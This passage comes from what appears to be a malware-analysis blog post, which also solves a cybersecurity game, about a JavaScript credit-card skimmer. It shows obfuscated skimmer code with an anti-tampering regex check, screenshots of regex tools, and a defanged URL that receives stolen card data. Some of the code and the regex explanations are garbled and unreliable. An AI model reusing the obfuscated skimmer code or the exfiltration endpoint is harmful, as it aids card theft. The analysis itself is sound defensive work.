    'setCookie': function(_0x20622c, _0x416b4e, _0x5a1cfd, _0x5cafd) {
      _0x5cafd = _0x5cafd || {};
      var _0x243096 = _0x416b4e + '=' + _0x5a1cfd;
      var _0x30c4bd = 0x0;
      for (var _0x30c4bd = 0x0, _0x18cf98 = _0x20622c['length']; _0x30c4bd < _0x18cf98; _0x30c4bd++) {
        var _0x10e5c = _0x20622c[_0x30c4bd];
        _0x243096 += ';' + _0x10e5c;
        var _0x7256ba = _0x20622c[_0x10e5c];
        _0x20622c['push'](_0x7256ba);
        _0x18cf98 = _0x20622c['length'];
        if (_0x7256ba !== '') {
          _0x243096 += ';' + _0x7256ba;
        }
      }
      _0x5cafd['cookie'] = _0x243096;
    },
    'removeCookie': function() {
      return 'dev';
    },
    'getCookie': function(_0x59f49a, _0x114c93) {
      _0x59f49a = _0x59f49a || function(_0x4c33ca) {
        return _0x4c33ca;
      };
      var _0x426398 = _0x59f49a(new RegExp('(?:^|&#x20| +_0x114c93[\'replace\']/([^\s&#x20| +_0x114c93]*)/g, 'g'), 'g1') + '([^\s&#x20| +_0x114c93]*)');
      var _0x40ff59 = function(_0x265d2c, _0x59f799) {
        return _0x265d2c(+'_' + _0x59f799);
      };
      _0x40ff59(_0xae12c7, _0x80c167);
      return _0x426398 ? decodeURIComponent(_0x426398[0x1]) : undefined;
    }
  };
  var _0x56ed6f = function() {
    var _0x32af84 = new RegExp('\x5c\x20*\x5c(\x5c|\x20*\x5c|\x20*\x27|\x22|.\x27|\x22)*\x5c');
    return _0x32af84['test'](_0x1b61f8['removeCookie']()['toString']());
  };
};
```


RegExr: Learn, Build, & Test Regular Expressions

https://regex.com

Untitled Pattern | Save (ctrl+s) | New

Menu: Pattern Settings, My Patterns, Cheatsheet, RegEx Reference, Community Patterns, Help

RegExr is an online tool to learn, build, & test Regular Expressions (RegEx / RegExp).

- Supports JavaScript & PHP/PCRE RegEx.
- Results update in real-time as you type.
- Roll over a match or expression for details.
- Save & share expressions with others.
- Use Tools to explore your results.
- Full RegEx Reference with help & examples.
- Undo & Redo with ctrl-Z / Y in editors.
- Search for & rate Community Patterns.

Expression: `/\"[w+*\\(\\)]+*{[w+*\\[!\"],+[!\"!];?+}\"/g`

Text: RegExr was created by gskinner.com, and is proudly hosted by Media Temple. Edit the Expression & Text to see matches. Roll over matches or the expression for details. PCRE & Javascript flavors of RegEx are supported. The sidebar includes a Cheatsheet, a full Reference, and Help. You can also Save & Share with the Community, and view patterns you create or favorite in My Patterns. Explore results with the Tools below. Replace & List output custom results. Details lists capture groups. Explain describes your expression in plain English.

Tools: Roll-over elements below to highlight in the Expression above. Click to open in Reference.

- " Character. Matches a "" character (char code 34).
- \w Word. Matches any word character (alphanumeric & underscore).
- + Quantifier. Match 1 or more of the preceding token.
- Character. Matches a SPACE character (char code 32).
- * Quantifier. Match 0 or more of the preceding token.
- \(Escaped character. Matches a "(" character (char code 40).
- \) Escaped character. Matches a ")" character (char code 41).

regular-expressions

@regex101 | donate | contact | bug reports & feedback | wiki

SAVE & SHARE: Save Regex (ctrl+s)

FLAVOR: PCRE (PHP), ECMAScript (JavaScript), Python, Golang

TOOLS: Code Generator, Regex Debugger

REGULAR EXPRESSION: `/\"[w+*\\(\\)]+*{[w+*\\[!\"],+[!\"!];?+}\"/g` | no match, 92 steps (-1ms) | gm

TEST STRING: `function(){ return'dev';}`


EXPLANATION:

- \" matches any word character (equal to `[a-zA-Z0-9_]`)
- Quantifier — Matches between one and unlimited times, as many times as possible, giving back as needed (greedy)
- matches the character `!` literally (case sensitive)
- Quantifier — Matches between zero and unlimited times, as many times as possible, giving back as needed (greedy)
- matches the character `!` literally (case sensitive)
- matches the character `!` literally (case sensitive)
- matches the character `!` literally (case sensitive)
- Quantifier — Matches between zero and unlimited times, as many times as possible, giving back as needed (greedy)
- matches the character `!` literally (case sensitive)


MATCH INFORMATION: Your regular expression does not match the subject string.


QUICK REFERENCE:

Search reference	A single character of: a, b or c	[abc]
All Tokens	A character except: a, b or c	[^abc]
Common Tokens	A character in the range: a-z	[a-z]
General Tokens	A character not in the range: a-z	[^a-z]
↓ Anchors	A character in the range: a-z or A-Z	[a-zA-Z]
⊕ Meta Sequences	Any single character	.
* Quantifiers	Any whitespace character	\s
⊖ Group Constructs	Any non-whitespace character	\S
⊖ Character Classes	Any digit	\d



I have detected that credit card information (CVV, Holder, ccexpiry, ccnumber, cvc, fullname) is being stolen and sent to the address [https://kinitrofitness\[.\]com/wp-includes/class-wp-customize-settings.php](https://kinitrofitness[.]com/wp-includes/class-wp-customize-settings.php) by editing it without spaces and solving hidden character strings through Regex control and static and dynamic code analysis.





Hope to see you in the following articles.

Note:

1. This article also contains the solution for the Pi Hediye Var #19 cybersecurity game.